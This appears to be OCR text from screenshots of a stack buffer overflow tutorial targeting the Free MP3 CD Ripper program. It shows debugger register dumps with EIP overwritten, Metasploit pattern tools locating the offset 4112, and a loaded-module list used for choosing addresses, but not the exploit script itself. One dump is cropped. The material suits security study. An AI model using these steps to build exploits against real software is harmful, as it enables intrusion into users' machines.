
File name: fcrip


Files of type: Executable file (*.exe)

Arguments:



```
C:\exploit_writing>python mp3_exploit.py

C:\exploit_writing>
```






Wav to Mp3 Converter


Look in: exploit_writing

File name: exploit


Files of type: Sound file(*.wav)




```
EAX 00000000
ECX 0000112C
EDX 00001770
EBX 42424242
ESP 01B9FEE8 ASCII "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
EBP 42424242
ESI 42424242
EDI 42424242

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NOACCESS (000003E6)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```




```
Registers (FPU)
EAX 00000000
ECX 0000112C
EDX 00001F40
EBX 41414141
ESP 01D                                                 AAAAAA
EBP 414
ESI 414
EDI 414

EIP 414

C 0  ES
P 1  CS
A 1  SS
Z 0  DS
S 0  FS
T 0  GS
D 0
O 0  La

EFL 00

ST0 em
ST1 emp
ST2 emp
ST3 emp
ST4 emp
ST5 emp
ST6 emp
ST7 emp

FST 00                                                 (GT)
FCW 027
```




```
Address  Hex dump                 ASCII
01E6FEE8 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FEF0 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FEF8 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF00 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF08 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF10 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF18 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF20 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF28 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF30 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF38 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF40 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF48 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF50 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF58 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF60 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF68 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF70 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF78 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF80 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF88 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF90 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FF98 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFA0 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFA8 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFB0 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFB8 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFC0 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFC8 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFD0 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFD8 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFE0 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFE8 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFF0 42 42 42 42 42 42 42 42 BBBBBBBB
01E6FFF8 42 42 42 42 42 42 42 42 BBBBBBBB
```




```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_create.rb 5000 > /root/test
root@kali:/usr/share/metasploit-framework/tools# 
```




```
EAX 00000000
ECX 0000112C
EDX 0000138A
EBX 68463967
ESP 01D6FEE8 ASCII "Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3
EBP 67463567
ESI 46386746
EDI 37674636
EIP 31684630
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD5000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NOACCESS (000003E6)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```




```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 0x31684630 5000
[*] Exact match at offset 4112
root@kali:/usr/share/metasploit-framework/tools# 
```




```
EAX 00000000
ECX 000010F2
EDX 000010F2
EBX 41414141
ESP 01A9FEE8
EBP 41414141
ESI 41414141
EDI 41414141
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD5000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```




```
00330000 0004F000 00358870 DRMClien 9.00.00.4503     C:\WINDOWS\system32\DRMClien.DLL
00400000 00173000 004DFCF4 fcrip                     C:\Program Files\Free MP3 CD Ripper\fcrip.exe
00580000 0021C000 006963D4 WMVCORE  9.00.00.4506 (x  C:\WINDOWS\system32\WMVCORE.DLL
00EF0000 00031000 00F05512 MACDll   3.99             C:\Program Files\Free MP3 CD Ripper\MACDll.dll
00F50000 00020000 00F528B6 libsampl                  C:\Program Files\Free MP3 CD Ripper\libsamplerate.dll
01480000 002C5000          xpsp2res 5.1.2600.5512 (  C:\WINDOWS\system32\xpsp2res.dll
01D70000 00099000 01D95E16 lame_enc                  C:\Program Files\Free MP3 CD Ripper\lame_enc.dll
10000000 00023000 1001A655 libFLAC                   C:\Program Files\Free MP3 CD Ripper\libFLAC.dll
4B210000 000E4000 4B237F57 wmspdmoe 9.00.00.4503     C:\WINDOWS\system32\wmspdmoe.dll
4B320000 00029000 4B33FF82 wmidx    9.00.00.4503     C:\WINDOWS\system32\wmidx.dll
4F180000 000AC000 4F1A3AA8 wmadmoe  9.00.00.4503     C:\WINDOWS\system32\wmadmoe.dll
581A0000 00039000 581AA4F0 iac25_32 2.05.53          C:\WINDOWS\system32\iac25_32.ax
582D0000 00004000          tssoft32 1.01             C:\WINDOWS\system32\tssoft32.acm
582E0000 0001E000          sl_anet  3.02             C:\WINDOWS\system32\sl_anet.acm
58300000 00008000          msgsm32  5.1.2600.0 (xpc  C:\WINDOWS\system32\msgsm32.acm
58310000 0001D000          msg723   4.4.3400         C:\WINDOWS\system32\msg723.acm
58330000 00005000          msg711   5.1.2600.0 (xpc  C:\WINDOWS\system32\msg711.acm
58340000 0004D000 58352DEA msaud32  8.00.00.4487     C:\WINDOWS\system32\msaud32.acm
58390000 0008A000 583AF9F0 l3codeca 1, 9, 0, 0305    C:\WINDOWS\system32\l3codeca.acm
58420000 00007000 58423443 imaadp32 5.1.2600.5512 (  C:\WINDOWS\system32\imaadp32.acm
59A10000 0003C000 59A124A3 WMASF    9.00.00.4503 (x  C:\WINDOWS\system32\WMASF.DLL
5AD70000 00038000 5AD71626 uxtheme  6.00.2900.5512   C:\WINDOWS\system32\uxtheme.dll
5B860000 00055000 5B868B48 NETAPI32 5.1.2600.5694 (  C:\WINDOWS\system32\NETAPI32.dll
5CAD0000 00027000 5CAD9EC6 shmedia  6.00.2900.5512   C:\WINDOWS\system32\shmedia.dll
5D090000 0009A000 5D0934BA comctl32 5.82 (xpsp.0804  C:\WINDOWS\system32\comctl32.dll
5DAC0000 00008000 5DAC15CE rdpsnd   5.1.2600.5512 (  C:\WINDOWS\system32\rdpsnd.dll
62380000 000FF000 62381000 vorbisen                  C:\Program Files\Free MP3 CD Ripper\vorbisenc.dll
639C0000 00125000 639C1000 vorbis                    C:\Program Files\Free MP3 CD Ripper\vorbis.dll
66E40000 0000A000 66E41000 ogg                       C:\Program Files\Free MP3 CD Ripper\ogg.dll
672C0000 00013000 672C1000 akrip32  1.0rc1           C:\Program Files\Free MP3 CD Ripper\akrip32.dll
6F480000 0000C000 6F481000 vorbisfi                  C:\Program Files\Free MP3 CD Ripper\vorbisfile.dll
71AA0000 00008000 71AA1638 WS2HELP  5.1.2600.5512 (  C:\WINDOWS\system32\WS2HELP.dll
71AB0000 00017000 71AB1273 WS2_32   5.1.2600.5512 (  C:\WINDOWS\system32\WS2_32.dll
71AD0000 00009000 71AD1039 WSOCK32  5.1.2600.5512 (  C:\WINDOWS\system32\WSOCK32.DLL
72CF0000 00007000 72CF3803 msadp32  5.1.2600.5512 (  C:\WINDOWS\system32\msadp32.acm
736B0000 00007000 736B325B msdmo    6.05.2600.5512   C:\WINDOWS\system32\msdmo.dll
73B50000 00017000 73B628A3 AVIFIL32 5.1.2600.5827 (  C:\WINDOWS\system32\AVIFIL32.dll
73B70000 00007000          tsd32    1.03             C:\WINDOWS\system32\tsd32.dll
754D0000 00080000 754D16AB CRYPTUI  5.131.2600.5512  C:\WINDOWS\system32\CRYPTUI.dll
75A70000 00021000 75A745C7 MSVFW32  5.1.2600.5512 (  C:\WINDOWS\system32\MSVFW32.dll
75F80000 000FD000 75F836FA browseui 6.00.2900.5512   C:\WINDOWS\system32\browseui.dll
76360000 00010000 763610E0 WINSTA   5.1.2600.5512 (  C:\WINDOWS\system32\WINSTA.dll
763B0000 00049000 763B1619 comdlg32 6.00.2900.5512   C:\WINDOWS\system32\comdlg32.dll
76600000 0001D000 76601270 CSCDLL   5.1.2600.5512 (  C:\WINDOWS\System32\CSCDLL.dll
76990000 00025000 76991ECB ntshrui  5.1.2600.5512 (  C:\WINDOWS\system32\ntshrui.dll
769C0000 000B4000 769C15E4 USERENV  5.1.2600.5512 (  C:\WINDOWS\system32\USERENV.dll
76B20000 00011000 76B2A268 ATL      3.05.2284        C:\WINDOWS\system32\ATL.DLL
76B40000 0002D000 76B42B61 winmm    5.1.2600.5512 (  C:\WINDOWS\system32\winmm.dll
76BF0000 0000B000 76BF10F1 PSAPI    5.1.2600.5512 (  C:\WINDOWS\system32\PSAPI.DLL
76C30000 0002E000 76C31529 WINTRUST 5.131.2600.5512  C:\WINDOWS\system32\WINTRUST.dll
76C90000 00028000 76C9126D IMAGEHLP 5.1.2600.5512 (  C:\WINDOWS\system32\IMAGEHLP.dll
76F60000 0002C000 76F61130 WLDAP32  5.1.2600.5512 (  C:\WINDOWS\system32\WLDAP32.dll
76FD0000 0007F000 76FD3048 CLBCATQ  2001.12.4414.70  C:\WINDOWS\system32\CLBCATQ.DLL
77050000 000C5000 77051055 COMRes   2001.12.4414.70  C:\WINDOWS\system32\COMRes.dll
77120000 0008B000 77121560 oleaut32 5.1.2600.5512    C:\WINDOWS\system32\oleaut32.dll
771B0000 000AA000 771B1555 WININET  6.00.2900.5835   C:\WINDOWS\system32\WININET.dll
773D0000 00103000 773D4256 comctl_1 6.0 (xpsp.08041  C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
774E0000 0013D000 774FD0B9 ole32    5.1.2600.5512 (  C:\WINDOWS\system32\ole32.dll
77920000 000F3000 7792159A SETUPAPI 5.1.2600.5512 (  C:\WINDOWS\system32\SETUPAPI.dll
77A20000 00054000 77A217F0 cscui    5.1.2600.5512 (  C:\WINDOWS\System32\cscui.dll
77A80000 00095000 77A81632 CRYPT32  5.131.2600.5512  C:\WINDOWS\system32\CRYPT32.dll
77B20000 00012000 77B23399 MSASN1   5.1.2600.5512 (  C:\WINDOWS\system32\MSASN1.dll
77B40000 00022000 77B41C09 appHelp  5.1.2600.5512 (  C:\WINDOWS\system32\appHelp.dll
```



